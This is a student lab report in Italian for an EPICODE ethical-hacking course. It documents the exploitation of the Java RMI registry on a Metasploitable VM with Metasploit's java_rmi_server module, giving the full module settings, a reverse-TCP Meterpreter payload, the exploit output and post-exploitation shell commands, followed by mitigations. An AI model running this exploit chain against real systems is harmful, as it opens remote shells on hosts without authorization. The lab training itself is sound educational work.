

EPICODE

Cybersecurity & Ethical Hacking

RELAZIONE TECNICA

Progetto S7/L5 — Penetration Testing con Metasploit

Sfruttamento della vulnerabilità Java RMI su Metasploitable

Corso	Cybersecurity & Ethical Hacking
Modulo	Penetration Testing with Metasploit — S7/L5
Obiettivo	Ottenere una sessione Meterpreter sfruttando il servizio Java RMI (porta 1099)
Macchina attaccante	Kali Linux — 192.168.11.111
Macchina vittima	Metasploitable — 192.168.11.112
Ambiente	Laboratorio isolato (UTM / macchine virtuali)
Data	24 luglio 2026

1. Introduzione e obiettivo dell'esercizio

La presente relazione documenta l'attività di penetration testing condotta in un ambiente di laboratorio isolato, il cui obiettivo è lo sfruttamento di un servizio vulnerabile esposto dalla macchina **Metasploitable**. Il servizio in questione è **Java RMI (Remote Method Invocation)**, in ascolto sulla porta **1099/TCP**. Attraverso il framework Metasploit si intende ottenere una sessione Meterpreter interattiva sulla macchina remota e, successivamente, raccogliere alcune evidenze di post-exploitation.

1.1 Traccia dell'esercizio

La macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 (Java RMI). È richiesto di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione Meterpreter sulla macchina remota. I requisiti dell'esercizio sono i seguenti:

- La macchina attaccante (Kali) deve avere indirizzo IP **192.168.11.111**.
- La macchina vittima (Metasploitable) deve avere indirizzo IP **192.168.11.112**.
- Una volta ottenuta la sessione Meterpreter, occorre raccogliere le seguenti evidenze dalla macchina remota:
 - configurazione di rete;
 - informazioni sulla tabella di routing della macchina vittima.




Fig. 1 — Traccia dell'esercizio: obiettivi e requisiti di rete (piattaforma EPICODE).

La documentazione fornita segnala inoltre un possibile errore in fase di exploitation: qualora il server HTTP interno di Metasploit non riceva in tempo la richiesta del payload, l'exploit termina con l'errore «*Timeout*».

HTTPDELAY expired». In tal caso è sufficiente aumentare il parametro **HTTPDELAY** (valore consigliato: 20) e rilanciare l'attacco.




Fig. 2 — Nota della traccia: gestione dell'errore «Timeout HTTPDELAY expired» aumentando il parametro HTTPDELAY a 20.

2. Metodologia

L'attività è stata svolta seguendo le fasi canoniche di un penetration test, riconducibili al modello PTES (Penetration Testing Execution Standard). Le fasi effettivamente applicate in questo esercizio sono riepilogate nella tabella seguente.

Fase	Attività svolta	Strumento
1. Ricognizione	Verifica degli indirizzi IP e della connettività tra le due macchine	ip a, ping
2. Scanning	Individuazione della porta aperta e identificazione del servizio	Nmap
3. Exploitation	Configurazione e lancio del modulo Metasploit contro Java RMI	Metasploit
4. Post-exploitation	Raccolta delle evidenze richieste sulla macchina compromessa	Meterpreter / shell

3. Fase 1 — Ricognizione e verifica di rete

Il primo passo consiste nel verificare che la macchina attaccante disponga dell'indirizzo IP richiesto dalla traccia e che sia in grado di raggiungere la macchina vittima. Sulla macchina Kali si eseguono i comandi:

```
ip a
ping -c 3 192.168.11.112
```

L'output conferma che l'interfaccia **eth0** della macchina Kali è configurata con l'indirizzo **192.168.11.111/24**, esattamente come richiesto. Il comando *ping* verso **192.168.11.112** restituisce risposta con **0% di pacchetti persi** e TTL pari a 64: le due macchine si trovano sullo stesso segmento di rete e comunicano correttamente.





Fig. 3 — Verifica dell'indirizzo IP della macchina attaccante (192.168.11.111) e test di connettività verso la vittima (192.168.11.112): 3 pacchetti trasmessi, 3 ricevuti, 0% di perdita.

4. Fase 2 — Scanning e identificazione del servizio

Confermata la connettività, si procede con una scansione mirata della porta 1099 sulla macchina vittima, utilizzando l'opzione di service detection (-sV) di Nmap per identificare il software in ascolto:

```
nmap -p 1099 -sV 192.168.11.112
```

Il risultato conferma che la porta **1099/TCP** è **aperta** e ospita il servizio **java-rmi (GNU Classpath grmiregistry)**. Si tratta esattamente del registro RMI vulnerabile che la traccia richiede di sfruttare. L'host risulta attivo con latenza minima, a ulteriore conferma della corretta raggiungibilità del target.



```
UTM File Modifica Macchina Virtuale Vista Finestra Aiuto
LUGLIO
L M M G V
6 7 8 9 10
13 14 15 16 17
20 21 22 23 24
27 28 29 30 31

kali@kali: ~
Session Actions Edit View Help

inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether fe:5b:d7:b0:77:ae brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fdff:5f2b:4221:6fa9:fc5b:d7ff:febo:77ae/64 scope global dynamic mngtmpaddr proto kernel_ra
        valid_lft 2591995sec preferred_lft 604795sec

(kali@kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.94 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.03 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.667 ms
^C
--- 192.168.11.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 0.667/1.213/1.943/0.536 ms

(kali@kali)-[~]
$ nmap -p 1099 -sV 192.168.11.112
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 04:25 -0400
Nmap scan report for 192.168.11.112
Host is up (0.00096s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
MAC Address: 66:3B:90:82:94:E5 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds

(kali@kali)-[~]
$
```

Fig. 4 — Scansione Nmap del target 192.168.11.112: la porta 1099/TCP risulta aperta ed espone il servizio Java RMI (grmiregistry), confermando la superficie di attacco.

4.1 Nota sulla vulnerabilità

Il servizio Java RMI Registry, quando configurato con class loading remoto abilitato, consente a un client di far caricare al server una classe Java arbitraria ospitata su un endpoint HTTP controllato dall'attaccante. Metasploit sfrutta questo meccanismo: espone un piccolo server HTTP che serve un *payload JAR* malevolo, induce il registro RMI a scaricarlo ed eseguirlo, ottenendo così esecuzione di codice remoto e, di conseguenza, una sessione Meterpreter.

5. Fase 3 — Exploitation

5.1 Configurazione del modulo

Si avvia il framework con il comando *msfconsole* e si seleziona il modulo dedicato al Java RMI Server, configurando i parametri necessari:

```
use exploit/multi/misc/java_rmi_server
set PAYLOAD java/meterpreter/reverse_tcp
set RHOSTS 192.168.11.112
set LHOST 192.168.11.111
set LPORT 4444
set SRVHOST 192.168.11.111
show options
```

La verifica tramite *show options* conferma la corretta impostazione di tutti i parametri richiesti, riepilogati di seguito.

Parametro	Valore	Significato
RHOSTS	192.168.11.112	Indirizzo della macchina vittima (target)
RPORT	1099	Porta del servizio Java RMI
SRVHOST	192.168.11.111	Interfaccia locale su cui è esposto il server HTTP
SRVPORT	8080	Porta del server HTTP che serve il payload JAR
LHOST	192.168.11.111	Indirizzo su cui è in ascolto il listener Meterpreter
LPORT	4444	Porta del listener per la connessione di ritorno
PAYLOAD	java/meterpreter/reverse_tcp	Payload Meterpreter con reverse connection




Fig. 5 — Configurazione del modulo exploit/multi/misc/java_rmi_server in Metasploit: impostazione di RHOSTS, LHOST/SRVHOST, LPORT e payload; l'output di show options conferma i parametri (RPORT 1099).

5.2 Lancio dell'exploit e apertura della sessione

Con la configurazione validata si lancia l'attacco tramite il comando *exploit*. L'output documenta l'intera catena di sfruttamento:

- avvio del reverse TCP handler su 192.168.11.111:4444;
- avvio del server HTTP che pubblica il payload JAR;
- invio dell'RMI Header e dell'RMI Call al registro della vittima;
- risposta della vittima con la richiesta del payload JAR e invio dello stage (58073 byte);
- apertura della sessione: **Meterpreter session 1 opened** (192.168.11.111:4444 → 192.168.11.112:41248).

L'exploit è andato a buon fine al primo tentativo, senza necessità di intervenire sul parametro HTTPDELAY. Il prompt **meterpreter >** conferma il pieno controllo interattivo sulla macchina remota.

```

kali@kali: ~
Session Actions Edit View Help
SRVSSL false no Negotiate SSL/TLS for local server connections
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
--
Name Current Setting Required Description
--
LHOST 192.168.11.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
--
Id Name
--
0 Generic (Java Payload)

View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/dmGWdyFKq
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:41248) at 2026-07-24 04:27:32 -0400

meterpreter >

```

Fig. 6 — Exploitation completata: la vulnerabilità Java RMI viene sfruttata con successo e si apre una sessione Meterpreter dalla vittima verso l'attaccante.

6. Fase 4 — Post-exploitation e raccolta delle evidenze

Ottenuta la sessione, si passa alla raccolta delle evidenze richieste dalla traccia. Poiché il payload Java Meterpreter offre un set di comandi limitato, si apre una shell di sistema nativa sulla macchina compromessa con il comando *shell*, eseguendo poi i comandi Linux standard:

```
shell
ifconfig
route -n
```

6.1 Evidenza 1 — Configurazione di rete

Il comando *ifconfig* eseguito sulla vittima mostra la configurazione dell'interfaccia **eth0**:

Parametro	Valore
Interfaccia	eth0
Indirizzo MAC (HWaddr)	66:3b:90:82:94:e5
Indirizzo IPv4	192.168.11.112
Netmask	255.255.255.0 (/24)
Broadcast	192.168.11.255
IPv6 (link-local)	fe80::643b:90ff:fe82:94e5/64
Stato	UP BROADCAST RUNNING MULTICAST — MTU 1500


L'indirizzo IPv4 rilevato (**192.168.11.112**) coincide con quello della macchina vittima previsto dalla traccia, a conferma che si sta operando sull'host corretto. È presente inoltre l'interfaccia di loopback *lo* (127.0.0.1), del tutto normale.

6.2 Evidenza 2 — Tabella di routing

Il comando *route -n* restituisce la tabella di routing del kernel della macchina vittima:

Destination	Gateway	Genmask	Flags	Iface
192.168.11.0	0.0.0.0	255.255.255.0	U	eth0
0.0.0.0	192.168.11.1	0.0.0.0	UG	eth0

La prima rotta (**flag U**) indica che la rete locale **192.168.11.0/24** è raggiungibile direttamente tramite l'interfaccia *eth0*. La seconda rotta (**flag UG**) è la **rotta di default**: tutto il traffico non destinato alla rete locale viene inoltrato al gateway **192.168.11.1**. Queste informazioni descrivono con precisione il posizionamento di rete della macchina compromessa.



```
Session Actions Edit View Help
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR code! state: 0x group: default: 1000
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:41248) at 2026-07-24 04:27:32 -0400

meterpreter > shell
Process 1 created.
Channel 1 created.
ifconfig
eth0    Link encap:Ethernet  HWaddr 66:3b:90:82:94:e5
        inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
        inet6 addr: fd8b:5f2b:4221:6fa9:643b:90ff:fe82:94e5/64  Scope:Global
        inet6 addr: fe80::643b:90ff:fe82:94e5/64  Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:291 errors:0 dropped:0 overruns:0 frame:0
        TX packets:228 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:154288 (150.6 KB)  TX bytes:0 (0.0 B)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128  Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:249 errors:0 dropped:0 overruns:0 frame:0
        TX packets:249 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:89229 (87.1 KB)  TX bytes:89229 (87.1 KB)

route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0    0.0.0.0        255.255.255.0   U        0      0        0 eth0
0.0.0.0         192.168.11.1   0.0.0.0         UG       100    0        0 eth0
```

Fig. 7 — Post-exploitation: da una shell di sistema sulla macchina compromessa si raccolgono la configurazione di rete (ifconfig) e la tabella di routing (route -n), evidenze richieste dalla traccia.

7. Conclusioni

L'esercizio è stato completato con successo, raggiungendo tutti gli obiettivi previsti dalla traccia. È stato dimostrato l'intero ciclo di un attacco a un servizio Java RMI vulnerabile, dalla ricognizione iniziale fino alla post-exploitation. In sintesi:

- le macchine sono state configurate con gli indirizzi IP richiesti (Kali 192.168.11.111, Metasploitable 192.168.11.112) e la connettività è stata verificata;
- la scansione Nmap ha confermato la porta 1099/TCP aperta con servizio Java RMI;
- il modulo Metasploit `java_rmi_server` ha sfruttato con successo la vulnerabilità, aprendo una sessione Meterpreter sulla macchina remota;
- sono state raccolte le due evidenze richieste: configurazione di rete (`ifconfig`) e tabella di routing (`route -n`).

7.1 Considerazioni di sicurezza e mitigazioni

La vulnerabilità sfruttata deriva dalla configurazione insicura del registro Java RMI, che consente il caricamento remoto di classi arbitrarie. Le principali contromisure sono:

- disabilitare il class loading remoto e configurare un Security Manager con policy restrittive;
 - esporre il servizio RMI solo su interfacce di rete fidate, limitando l'accesso tramite firewall;
 - aggiornare la JVM e le librerie all'ultima versione supportata;
 - adottare, ove possibile, alternative più moderne e sicure alla comunicazione RMI legacy.
-